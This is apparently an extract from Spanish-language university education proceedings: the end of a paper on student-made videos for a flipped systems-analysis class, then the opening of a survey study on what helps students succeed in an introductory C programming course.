En las entrevistas realizadas en el trabajo de investigación volcadas en el libro “Docentes y vídeos en tiempos de Youtube” en la UTN Regional San Nicolás, de los estudiantes encuestados que miran vídeos en Youtube, el 74 por ciento mira y utiliza vídeos tutoriales [11]. Entre las respuestas más frecuentes surgió que los estudiantes miran vídeos para reforzar temas de las materias, pero lo hacen a “espaldas” del profesor, porque piensan que los docentes lo considerarían como una falta de respeto. Asimismo, advierten que les gustaría que los docentes los orienten acerca de qué vídeos mirar en la web, ya que confían en su criterio. También comentan que les gustaría ver vídeos de sus propios docentes para poder repasar los temas de clases.

Los resultados de las investigaciones que indagan sobre el uso pedagógico de los vídeos, y sobre el uso que le dan los estudiantes, es un elemento más que nos sugiere que debemos adecuar nuestras prácticas docentes a los nuevos tiempos de la “era digital” y a los nuevos estudiantes “nativos digitales”. Los vídeos con finalidad pedagógica ayudan a la comprensión: “La búsqueda de vídeos para estudiar en la universidad está lejos de ser irreflexiva. Por el contrario, profundizando en el discurso de los jóvenes, cuando buscan recursos audiovisuales en Internet, lo hacen porque creen que les ayudan a estudiar.” [11]

Es indudable que los medios audiovisuales tienen gran importancia en la vida de los estudiantes, y que con ellos podemos lograr una integración efectiva de la tecnología con la pedagogía. Debemos ampliar nuestra mirada y aprovecharlos como recurso didáctico para cumplir con la finalidad de generar estructuras vinculares “buenas” para acercarnos cada vez más al estudiante nativo digital. Es por ello que nos pareció importante elegir como recurso didáctico e innovador en nuestra materia, la elaboración de vídeos para gestionar el nuevo material de estudio de AdeS.

⁵Nubemia, tu academia en la nube; “Aula invertida: otra forma de enseñar y aprender”: <http://www.nubemia.com/aula-invertida-otra-forma-de-aprender/>. (02/08/2017)

5. Metodología y elementos de trabajo

Una vez que el proyecto de adscripciones fue presentado y aprobado por el departamento de sistemas de la carrera se abrió una convocatoria para aspirantes a las mismas. El perfil solicitado:

- Interesado en aprender herramientas nuevas para el ejercicio su profesión.
- Interesado en transmitir conocimientos a otras personas.
- Proactividad y motivación.
- Estar cursando el tercer año de la carrera en adelante y haber regularizado la asignatura de Análisis de Sistemas.

El objetivo de las adscripciones propuesto fue la adecuación del material didáctico a las nuevas tendencias digitales. Una vez cerrada la convocatoria se elaboró un orden de mérito entre los aspirantes, se seleccionaron tres estudiantes. Estos estudiantes se constituyeron en adscriptos dentro de este proyecto de cátedra, y junto a los docentes lograron las características de un trabajo conjunto y colaborativo que se dividió en cuatro etapas:

- Exploración. En esta primera etapa, los adscriptos exploraron una variedad de herramientas de acceso gratis para el desarrollo de vídeos, focalizando en el tipo de conocimiento y en el formato de los materiales actuales.(año 2016)
- Ideación. La segunda etapa, una vez decidido el recurso didáctico de innovación, constituyó la transformación de los apuntes y diapositivas a vídeos. Los estudiantes con el apoyo y guía de los docentes sintetizaron el material, generaron sus propias voces dando origen a trece vídeos (año 2016). Como herramientas de trabajo para la creación de los mismos se utilizaron Office Mix, Videoscribe y Goanimate.
- Implementación. La tercera etapa fue la incorporación de los nuevos recursos desarrollados al cursado de asignatura, donde además se incluyó la intervención de los estudiantes adscriptos durante las clases.(año 2016)

⁶Es una narración. Es el arte del uso del lenguaje, la comunicación, la emotividad, la vocalización, la psicología del movimiento (ademanes, gesticulación y expresión) y la construcción abstracta de elementos e imágenes de una historia en particular para un público específico

- Evaluación. Por último la cuarta etapa fue la medición de la experiencia donde se recogieron datos y opiniones de todos los participantes. Se utilizaron técnicas de entrevistas semi-estructuradas para los estudiantes adscriptos, y cuestionarios para los estudiantes cursantes y para los docentes de la cátedra. (año 2017)

6. Resultados

6.1. Estadísticas de visualizaciones en Youtube

Se creó un canal en la plataforma Youtube donde se subieron los vídeos a medida que los mismos eran finalizados. Hasta el momento se produjeron y subieron 13 vídeos al canal, con los que se obtuvieron 124 suscriptores. La cantidad de visualizaciones a partir del año 2016 es de 747, donde un 74 por ciento de los visitantes son hombres y el 26 por ciento mujeres. Los vídeos más populares son: “Diccionario de datos” con un 27 por ciento, “Trazabilidad de requisitos” con un 20 por ciento, “Análisis de metas- Primera parte” con un 11 por ciento y los diez vídeos restantes están por debajo del 10 por ciento.

6.2. Opinión de los estudiantes cursantes 2016: Cuestionario

En relación a las respuestas de los alumnos a la pregunta sobre si estaban de acuerdo con el uso de los vídeos para explicar los temas, la totalidad de los encuestados tuvieron valoraciones positivas. En el mismo puede observarse que un 70 por ciento respondió “muy de acuerdo” y el 30 por ciento “de acuerdo”. El valor de indiferencia y los valores negativos “en desacuerdo” y “muy en desacuerdo” quedaron en 0.

Con respecto al aprendizaje con vídeos el 50 por ciento de los alumnos respondió que “los vídeos sólo podrían servir como complemento de las explicaciones de los docentes”, el 35 por ciento que “Se puede aprender toda la teoría y también toda la práctica de AdeS mirando vídeos, si estuvieran disponibles y completos para todos los temas de la materia” y un 15 por ciento que “Se puede aprender toda la teoría de AdeS mirando vídeos, si estuvieran disponibles y completos para todos los temas de la materia.”

En relación al recurso didáctico vídeo, los estudiantes manifiestan estar conformes con la calidad de los mismos; cuando se les pregunta si los vídeos ayudan a la comprensión de los temas de la materia, se obtiene un 95 por ciento de valoraciones positivas.

Valoraciones similares se observan cuando se indaga acerca de la mejor solución para migrar el material de la cátedra a otro formato, el 100 por ciento responde “vídeo con la presencia del profesor” o “vídeo sobre la pizarra”, nadie eligió la opción “apunte de texto en pdf”. Por último cuando se les pregunta si recomendarían el uso de los vídeos para el resto de los temas de la materia, el 100 por ciento responde que “Si”.

Algunos comentarios textuales:

“Me gustó mucho la forma de cursar Análisis de Sistemas en esa comisión ya que pudimos ver de forma más directa los temas, no se hizo una materia pesada”

“Muy buena la implementación de los vídeos, se debe tener un correcto seguimiento de los mismos para poder mejorar con lo que respecta a la habilidad del análisis”

“En mi ocasión me sirvió para preparar la materia tanto en examen final como para los parciales. La implementaría para diseño en sistemas de información”

“Me encanta que hayan decidido mantener cortos los vídeos para así captar mayor atención del alumno, pero sentí que en algunos casos se podría haber explicado más sobre un tema a tratar, o haber dado más ejemplos.”

“Por supuesto que me parece un gran avance para la materia y la facultad, ya que se está usando demasiado poco el medio de internet y de los vídeos”

6.3. Opinión de los estudiantes adscritos: Entrevista semi-estructurada

Con respecto al motivo que los movilizó a inscribirse en las adscripciones prevalecieron respuestas destacando el interés en temas de educación y las posibilidades de una futura carrera docente.

Con respecto al vínculo con los otros adscritos no hubo referencias negativas en este aspecto, predominaron respuestas destacando la libertad en las formas de trabajo, la colaboración entre ellos, la comunicación fluida en diversos horarios y la buena predisposición de todos. Algunas expresiones son “Nos manejamos muy libremente, nos ayudamos en las actividades, discutimos las mismas sin problemas, nos las repartimos sin conflicto”, “me cuesta encontrar algo negativo en el vínculo con mis pares”.

En relación al vínculo con los docentes no hubo referencias negativas en este aspecto. Predominaron respuestas destacando la libertad en el armado y ejecución del proyecto, el involucramiento de todo el grupo de trabajo -docentes y adscritos. Algunas de-

claraciones textuales: “Por suerte tuve la posibilidad de trabajar con una docente que se pone a la par nuestro”, “Eso hace que nos involucremos profundamente y nos sentimos todos parte, podemos evaluar, discutir, elegir o lo que fuese entre todos y en un ambiente de pura confianza, permitiendo que el trabajo sea cómodo para todos y resulte efectivo”, “Pensando en las experiencias que yo viví, me cuesta encontrar algo negativo en la relación con el docente.”

Por último en lo que respecta a la experiencia de colaborar con el docente en las clases predominaron respuestas destacando la relación vincular en el aula. Se enuncian las siguientes respuestas textuales: “La experiencia me encantó y me resultó muy buena”, “el vínculo con los alumnos fue super productivo”.

6.4. Opinión de los docentes de la cátedra: Cuestionario

Se obtuvieron 7 respuestas docentes. En lo que refiere al uso de vídeos para explicar temas de la materia Muy de acuerdo: 4, De acuerdo: 2, No utilizó los vídeos: 1. El resto de los valores permaneció en 0.

La mayoría de los docentes coinciden que los vídeos ayudan a sus alumnos en la comprensión de los temas, salvo dos docentes que no utilizaron los mismos en sus clases. Con respecto a la recomendación de seguir utilizando vídeos para desarrollar más temas, 6 sobre 7 docentes coinciden que es favorable. Cuando se les pregunta por la calidad de los vídeos los docentes opinan que la misma es aceptable.

7. Discusión

La implementación de las aulas invertidas mediadas por los vídeos tiene una importante aceptación de los alumnos quienes en un 90 por ciento recomendarían el uso de este tipo de recurso en otras asignaturas de la carrera. Desde los espacios que desarrollan tareas de investigación será necesario sensibilizar acerca de la experiencia de aula invertida a la comunidad docente e invitar a reflexionar sobre estos nuevos escenarios educativos integrados por la tecnologías.

Destacamos un comentario de un estudiante adscrito en la sección discusión porque nos interpela sobre lo que parece delinear parte de nuestra cultura académica, o al menos, de cómo la viven ellos. Acerca de su participación colaborando con el docente en una clase dice: “Al principio me sentía un poco retraído, trataba de participar lo justo por miedo de no sobrepasar al docente y ponerme en una situación

que no me correspondía. Con el paso de los días me di cuenta que era un sentimiento mío debido a la inexperiencia y comencé a soltarme un poco más. Proponía soluciones alternativas y junto con el docente y los alumnos tratábamos de encontrarle las ventajas y desventajas. El docente que me tocó es muy abierto y le gusta mucho que podamos discutir y plantear alternativas". En este comentario surgen indicios de una "tradicción" aún arraigada en las concepciones de enseñanza-aprendizaje, donde el profesor es el dueño del saber y al adscripto le cuesta desarrollar sus capacidades de comunicación, en el desarrollo de temas técnicos frente al resto del curso y el docente.

Sin embargo cuando los vínculos que se generan en procesos son buenos, el ambiente es propicio y crea oportunidades que le permiten al adscripto y al resto de los estudiantes plantear soluciones alternativas y socializar sus conocimientos. Rescata y reivindica con este comentario el "nuevo rol docente", pero lo circunscribe como si se tratase de un caso aislado y no de una característica de los docentes en general. Entonces nos quedan los siguientes interrogantes: ¿Quizás haya sido una de las pocas oportunidades que tuvo el alumno de encontrarse con docentes con los que manifiesta similitud en el esquema conceptual, referencial y operativo? ¿Habrán más docentes que acuerden con esta forma de dar clases, que para el encuestado se le revela casi como una novedad?

Por último, tenemos la perspectiva docente dónde resulta interesante la siguiente opinión "*creo que los vídeos también sirven para unificar criterios entre los docentes*", los diferentes abordajes de algunos temas de la asignatura es un tema recurrente de discusión en la cátedra. ¿Quizás esta metodología inicie la posibilidad de hacer converger los criterios de los diferentes docentes, en un proceso dialéctico y superador a modo de espiral ascendente como sugiere Pichon Rivière?

8. Conclusiones

Los resultados nos dicen que esta propuesta de innovación, involucrando a los estudiantes adscriptos como actores principales en el cambio, sin duda reforzó los vínculos educando-educador-objeto dentro del espacio pedagógico de intercambio que propone Freire. Donde docentes y estudiantes adscriptos tomaron un rol activo en el desarrollo de material didáctico fortaleciendo el proceso de enseñanza aprendizaje de los estudiantes, quienes se apropiaron de estos nuevos recursos. Retomando el desarrollo de Perkins en

la Escuela Inteligente podemos decir que cuando les damos a los alumnos oportunidades que están al alcance de sus manos como fueron las aulas invertidas, ellos las aprovechan.

La constante interacción sujeto-objeto durante el proceso de construcción de los vídeos, y sus mutuas realimentaciones, permitieron mejorar la comprensión del material de la cátedra y enriquecerlo, no sólo desde el punto de vista tecnológico. Mejorar nuestras prácticas docentes debe ser un proceso continuo en el que nos comprometemos a escuchar y valorar las voces de todos los afectados por ella. En consonancia con estos resultados podemos destacar que tanto docentes como estudiantes coincidieron en más del 50 por ciento en que la mejor forma de migrar el material de estudio es a través de vídeos con la presencia del profesor, y que los vídeos sólo pueden servir para complementar las explicaciones docentes. Contrario a lo que podríamos suponer en las respuestas de los estudiantes, hay una valoración de la construcción de este nuevo rol docente.

La sinergia entre el uso de las aulas invertidas mediadas por la tecnología y los estudiantes debe ser vista como una oportunidad para aprovechar el espacio aúlico dónde el docente desarrolle la habilidad de la escucha y el aula se convierta en un espacio de charla y conversación sobre los temas y los problemas a resolver; espacio que busca mejorar los vínculos y el proceso de enseñanza-aprendizaje gracias a estas miradas holísticas que lo trascienden.

9. Reconocimientos

Nuestro reconocimiento a los estudiantes que participaron de la adscripción, en una tarea que es ad-honorem, donde los valores de la colaboración y solidaridad hacia sus pares es lo que los motiva primordialmente a sumarse al proyecto de adcripciones.

Referencias

- [1] J. Delors, *de la publicación: La Educación Encierra un Tesoro (Libro)*. 1996.
- [2] E. Ander-Egg, "Técnicas de la investigación social, editorial magisterio del río de la plata," *Buenos Aires*, 1993.
- [3] A. Pérez Gómez, "La interacción teoría-práctica en la formación del docente," *Las didácticas específicas en la formación del profesorado*, vol. 1, pp. 29-51, 1993.

- [4] D. Perkins, *Escuela inteligente*, vol. 17. Gedisa Barcelona, 1995.
- [5] E. Pichon-Rivière, F. Taragano, *et al.*, *Teoría del vínculo*. No. 159.964. 2, Nueva Visión,, 2012.
- [6] E. Pichon-Rivière y E. Pichon-Riviére, *El proceso grupal: del psicoanálisis a la psicología social*. No. 159.9 PICHON pro, 1985.
- [7] P. Freire, C. Ceccon, *et al.*, “El grito manso,” 2003.
- [8] M. Prensky, “Nativos e inmigrantes digitales: Adaptación al castellano del texto original “digital natives, digital immigrants”. cuadernos sek 2.0-madrid (españa): Institución educativa sek,” *Distribuidora SEK, SA*, 2010.
- [9] G. Font, M. Y. Nalli, y R. G. Malano, “Incorporando aula invertida, trabajo en equipo e iniciativa sustentable en un proyecto de innovación didáctica,” *Memorias: CONAIISI 2016. IV Congreso Nacional de Informática e Ingeniería en Sistemas de Información. UCASAL. Publicación on line - ISSN 2347-0372*, 2016.
- [10] “Iii curso bianual de formación docente,” *Facultad de Ciencia Médicas, UNR*, 2017.
- [11] A. Spiegel y G. Rodriguez, *Docentes y videos en tiempos de youtube: horizontes y desafíos a partir de investigaciones realizadas en la universidad*. Editorial Agebe, 1 ed., Ciudad autónoma de Buenos aires, 2016.

Enseñanza de la Programación en la Universidad. Factores que Inciden en el Buen Desempeño de los Estudiantes

Gladys N. Dapozo, Cristina L. Greiner, Raquel H. Petris, María C. Espíndola, Ana M. Company
*Departamento de Informática. Facultad de Ciencias Exactas y Naturales y Agrimensura
Universidad Nacional del Nordeste, Av. Libertad 5450, 3400, Corrientes, Argentina
{gndapozo,cgreiner,rpetris}@exa.unne.edu.ar*

Resumen

La enseñanza de la programación sigue presentando desafíos en el inicio de la formación de los profesionales de la Informática. Implementadas varias estrategias para mejorar la comprensión de los conceptos y técnicas de la programación por parte de los alumnos y consolidar en ellos el razonamiento lógico y la abstracción que se requiere para la resolución de problemas, surge la inquietud de conocer qué factores o actitudes propias de los alumnos favorecen el aprendizaje de la programación. En este trabajo se presentan los resultados obtenidos de entrevistas estructuradas realizadas a los alumnos de la asignatura Algoritmos y Estructuras de Datos I de la Licenciatura en Sistemas de Información de la Universidad Nacional del Nordeste, quienes al finalizar el cursado del ciclo lectivo 2017 se destacaron por su buen desempeño.

1. Introducción

Enseñanza de la programación

El avance de la tecnología ha proporcionado a ingenieros y otras profesiones relacionadas, una amplia variedad de herramientas para el diseño, automatización y simulación de sistemas complejos. La mayoría de estas herramientas requieren el uso de un lenguaje de programación para explotar todo su potencial. Sin embargo, el dominio de un lenguaje de programación por los principiantes tiene una curva de aprendizaje escarpada, especialmente en el caso de lenguajes de programación de propósito general [1]. Estos idiomas son muy populares en el software que se utiliza en varias disciplinas de ingeniería. Uno de los más potentes y populares es el lenguaje de programación C. En particular, el lenguaje de programación C es ampliamente enseñado en cursos de programación introductorios en las escuelas de ingeniería en todo el mundo, incluyendo la eléctrica, electrónica, informática, software, mecatrónica o incluso ingeniería mecánica.

Sin embargo, la motivación en el aprendizaje de programación es baja, debido a la novedad de la asignatura, la dificultad de los alumnos en aprender conceptos abstractos y en su posterior uso en la resolución de problemas, y

a la falta de capacidad de trabajo continuo. Los alumnos buscan analogías directas entre problemas resueltos en clase respecto a un problema nuevo que se les plantea. Normalmente no tienden a aplicar los conceptos teóricos, sino que aplican las mismas “recetas” en el mismo orden. Estos problemas hacen que algunos alumnos abandonen la asignatura prematuramente [2].

Esta falta de motivación entre los estudiantes y en consecuencia las altas tasas de abandono y deserción implícitas, está asimismo relacionada en cierta medida con dificultades de adaptación a la universidad, bien por causas académicas (mala preparación previa, bajo rendimiento, etc.) o bien por causas sociales o de la institución [3]. A esto se une la falta de un estudio a fondo acerca de las habilidades que los estudiantes deben adquirir, lo que conlleva una reducción en el programa de los cursos, limitándose a un recorrido de estructuras sintácticas de un lenguaje de programación específico. El objetivo de estos cursos no es únicamente que el estudiante aprenda a escribir un programa de computador, sino que deben generar una variedad de competencias asociadas con cualquier profesional en ingeniería (aprender a entender un problema, a plantear soluciones efectivas, a manejar lenguajes para expresar una solución, a utilizar herramientas que entiendan esos lenguajes, a probar que la solución sea válida, a justificar las decisiones tomadas, etc.) [4].

En este contexto de dificultades reconocidas en la literatura sobre la enseñanza de la programación, interesa conocer qué tienen en común los alumnos que logran sortear las dificultades y aprender a programar. Para ello se entrevistaron alumnos de la asignatura Algoritmos y Estructuras de Datos I de la Licenciatura en Sistemas de Información de la Universidad Nacional del Nordeste quienes al finalizar el cursado del ciclo lectivo 2017 se destacaron por su buen desempeño.

Caso de estudio: Asignatura Algoritmos y Estructuras de Datos I

Esta asignatura es la primera materia disciplinar específica de la carrera Licenciatura en Sistemas de Información que se dicta en la Facultad de Ciencias Exactas y Naturales y Agrimensura de la Universidad Nacional del Nordeste (FaCENA-UNNE). Sus contenidos están orientados a la introducción a la programación estructurada

utilizando como herramienta el lenguaje C. Es una materia cuatrimestral que tiene un promedio anual de 250 a 300 alumnos inscriptos. Los contenidos se imparten mediante clases teóricas, prácticas y de laboratorio. En los últimos 5 años, el promedio de alumnos que regulariza o promociona la asignatura es 50 a 55% de los alumnos que afectivamente han cursado. Aproximadamente un 30% de los alumnos abandona y un 20% no logra superar satisfactoriamente las instancias parciales de evaluación.

El equipo docente de la asignatura está conformado por 10 docentes, lo que configura una relación docente/alumno aceptable. Se dictan semanalmente 2 hs. de teoría, 4 hs. de práctica en aula convencional y 2 hs de laboratorio para la resolución de los ejercicios en la computadora. En total son 84 hs. de práctica en el cuatrimestre, más 2 prácticos obligatorios de elaboración domiciliaria, que se defiende en un coloquio. Se considera que la práctica es intensa y con una carga horaria adecuada para los objetivos de aprendizaje. Se complementa el dictado con el apoyo permanente a través del aula virtual de la asignatura, mediante la cual los alumnos pueden comunicarse directamente con los docentes o plantear sus inquietudes en los foros definidos para tal fin, en los que responden los docentes o sus propios compañeros.

El equipo docente de la asignatura, consciente de las dificultades de los alumnos y de la necesidad de lograr mecanismos que favorezcan la permanencia y el avance de los alumnos en la carrera, implementa año a año distintas estrategias orientadas a motivar a los alumnos y lograr que incorporen los conceptos y técnicas para la resolución de problemas.

Dentro de estas propuestas, desde el año 2016, se incluyeron al inicio del dictado un conjunto de actividades lúdicas, utilizando las herramientas PilasBloques y Ligthbot. Estas actividades forman parte del curso *La Programación y su didáctica* que la Fundación Sadosky, a través de la iniciativa Programar.Ar, promueve para lograr la incorporación de la programación en las escuelas [6]. Junto con el uso de las herramientas se incorporó una metodología de resolución de problemas.

Con la incorporación de estas actividades al inicio del dictado, se comprobó que se incrementa la motivación de los alumnos porque las herramientas resultan amenas y entretenidas, pero los resultados finales no fueron más favorables que los obtenidos en el dictado convencional de la asignatura [7], [8].

2. Metodología

En este trabajo se propuso detectar los factores que inciden en el buen desempeño de los alumnos de la asignatura Algoritmos y Estructuras de Datos I de la LSI (FaCE-

NA-UNNE) al finalizar el cursado del período lectivo 2017. Para ello, se realizó una entrevista individual guiada para indagar sobre los saberes y experiencias previas, sus habilidades de comprensión de problemas, organización del estudio y la incorporación de la metodología de resolución de problemas dada al inicio del dictado como actividad de aprestamiento, previo al dictado de los contenidos propios de la asignatura. Esta estrategia innovadora es considerada por el equipo docente como favorecedora para lograr pasar del entorno lúdico al entorno formal de la programación, y sobre la cual se insiste a lo largo de todo el cursado [8].

Para el desarrollo de las actividades de la asignatura, se conforman dos comisiones de clases teóricas, cuatro de clases prácticas y ocho de laboratorio con práctica en máquina. Para las entrevistas se seleccionaron 10 alumnos de cada comisión de prácticos que se hayan destacado por su buen desempeño.

La inquietud de indagar acerca de los buenos hábitos de estudio y detectar las estrategias que ellos mismos implementan para lograr la aprobación de la asignatura, se ha considerado relevante a los efectos de promover entre sus pares aquellas actividades o conductas que favorecen y conducen a superar las instancias de evaluación, y detectar las dificultades y las distintas alternativas para resolverlas.

Para ello, el instrumento de recolección de datos diseñado incluyó preguntas relacionadas a sus saberes previos en el área de las matemáticas y la programación, y si provenían de la escuela media o de otras carreras universitarias. Asimismo, se consultó sobre los inconvenientes relacionados con la comprensión de las consignas y la comprensión del dominio de los problemas, y las estrategias que aplican para superarlas.

Con respecto a la organización y hábitos de estudio, puntualmente se formularon preguntas acerca de la asistencia a las clases teóricas y la lectura de contenidos conceptuales previos a las clases prácticas y la capacidad de relacionar la teoría con la práctica. También se consultó sobre la modalidad de resolución de los ejercicios, si se resuelven antes, durante y/o después de las clases prácticas, y si trabajan solos o en grupo.

Otro aspecto que se consideró importante averiguar fue qué recursos utilizan los alumnos al momento de enfrentar dudas o resolver los errores de programación, ya sea de sintaxis o de lógica, y la frecuencia diaria o semanal que dedican en horarios extra clase para afianzar los conceptos dados.

Toda esta información recolectada fue procesada y analizada, arrojando los valores que se muestran en la sección de resultados.

3. Resultados

A continuación, se muestran los resultados obtenidos de las entrevistas estructuradas.

1. Conocimientos previos o del contexto

Se consultó a los alumnos acerca de sus conocimientos previos en programación y en matemática, de modo de configurar un posible perfil que tenga de algún modo ventajas anteriores. Los resultados se muestran en la Figura 1. Se destaca que el buen desempeño en Matemática en el secundario es un factor incidente en el buen desempeño en la asignatura. Se observa también que los estudiantes que provienen de otra carrera universitaria tienen un buen desempeño. Esto puede explicarse porque ya cuentan con el conocimiento y las habilidades que se requieren en la universidad.




Figura 1: Características del estudiante al ingreso

2. Habilidades de comprensión

Un aspecto importante en la resolución de problemas es que el alumno tenga la habilidad de comprender el enunciado de la situación problemática, que generalmente aborda un determinado dominio que muchas veces incluye términos específicos, que pueden ser palabras no conocidas por los alumnos, cuestiones que pueden afectar su comprensión del problema, y por tanto, afectar la resolución del mismo. En la Figura 2 se puede observar que estos alumnos en general no tuvieron problemas con la comprensión de los enunciados (56%), pero principalmente pudieron comprender el dominio del problema (67%) y no tuvieron dificultades con el significado de las palabras (69%).




Figura 2: Habilidades de comprensión de los problemas

3. Organización del estudio

Se indagó acerca de sus hábitos de estudio y de las estrategias puestas en juego a la hora de enfrentar las dificultades, con el objetivo de detectar aquellas que inciden positivamente en el buen desempeño en la asignatura.

a) Hábitos de estudio

En tabla 1 se muestran los resultados obtenidos en las distintas actividades que usualmente se contemplan en la tarea de estudiar.

Tabla 1: Hábitos de estudio

Hábitos	Siempre	A veces	Nunca
¿Asiste a las clases teóricas?	72%	21%	8%
¿Lee la teoría antes del práctico?	23%	59%	18%
¿Resuelve los ejercicios ANTES de clase?	49%	33%	18%
¿Resuelve los ejercicios DESPUES de clase?	46%	44%	10%
¿Resuelve todos los ejercicios de las guías de TP?	62%	38%	0%
¿Resuelve los ejercicios complementarios?	15%	54%	31%
¿Asiste a las Tutorías?	5%	46%	49%
¿Estudia con compañeros?	26%	44%	31%
Al estudiar, relaciona la teoría con la práctica?	82%	13%	5%
¿Consulta a sus docentes en el aula virtual?	5%	18%	77%

Relacionar la teoría con la práctica, asistir a las clases teóricas, resolver todos los ejercicios de las guías de trabajos prácticos, se destacan entre los hábitos favorables para un buen desempeño. En tanto que la asistencia a las tutorías y consultar a los docentes por el aula virtual, no son recursos que los buenos alumnos utilizan habitualmente.

b) ¿Cuándo no entiende un tema, a quién recurre?

En la Figura 3, se puede observar que cuando los alumnos se encuentran con dificultades de comprensión sobre un tema, acuden principalmente a Internet, a foros o tutoriales sobre el tema (85%), luego a los docentes (59%) y a sus propios compañeros (54%).

Dadas estas características, es importante desde la asignatura identificar y proponer sitios o materiales en la web para facilitar las consultas de los alumnos.




Figura 3. Recursos que utilizan en caso de dudas

c) ¿Realiza los trabajos de laboratorio solo o en grupo?

Dentro de las actividades prácticas obligatorias la asignatura propone la realización de trabajos de laboratorio para consolidar la resolución de problemas utilizando el lenguaje de programación C. Se propone expresamente que esta actividad se realice de a pares, de modo de promover el acercamiento entre pares y lograr el intercambio de distintas formas de resolver los problemas para enriquecer su experiencia de programación. Sin embargo, estos alumnos mayoritariamente realizaron estas actividades solos, tal como se muestra en la Figura 4. En general, ocurre que los alumnos de primer año tienen dificultades para relacionarse con sus pares.




Figura 4. Realización de laboratorios solo o en grupo

4. Incorporación de la metodología de resolución de problemas

La asignatura incorporó al inicio del dictado el desarrollo de un conjunto de actividades basadas en herramientas lúdicas con el objetivo de motivar a los alumnos y consolidar conceptos básicos de programación. A lo largo del cursado se insistió en la utilización de esta metodología para facilitar la transición hacia la programación con el lenguaje de programación C. Se recabó información para conocer en qué grado los alumnos utilizaron esta metodología, que se basaba principalmente en seguir tres pasos fundamentales: 1) Definir la estrategia de solución, 2) descomponer el problema en partes (modularizar) y 3) nombrar adecuadamente los módulos. Para ellos, se formularon las siguientes preguntas:

a) ¿Piensa en el problema y en la posible solución en forma previa a la codificación (aplica la metodología)?

La Figura 5 muestra que en una gran mayoría (85%), los estudiantes aplicaron la metodología propuesta en las actividades desarrolladas al inicio del dictado (aprestamiento). Esto se considera altamente positivo porque la aplicación de la metodología exige un alto nivel de abstracción en el cual lo importante es la estrategia total, la descomposición en partes y la legibilidad de la solución representada por la correcta denominación de los módulos.




Figura 5. Aplicación de la metodología del aprestamiento

b) ¿Relaciona las estructuras (secuencia, alternativa, iteración) con lo aprendido en PilasBloques?

La metodología dada con las herramientas lúdicas incorporaba en cada actividad con PilasBloques las distintas estructuras de control: secuencia, alternativas y repeticiones condicionales. La Figura 6 muestra que los alumnos mayoritariamente (56%) relacionaron las estructuras de control con las actividades realizadas con PilasBloques.




Figura 6. Relación de las estructuras de control con PílasBloques

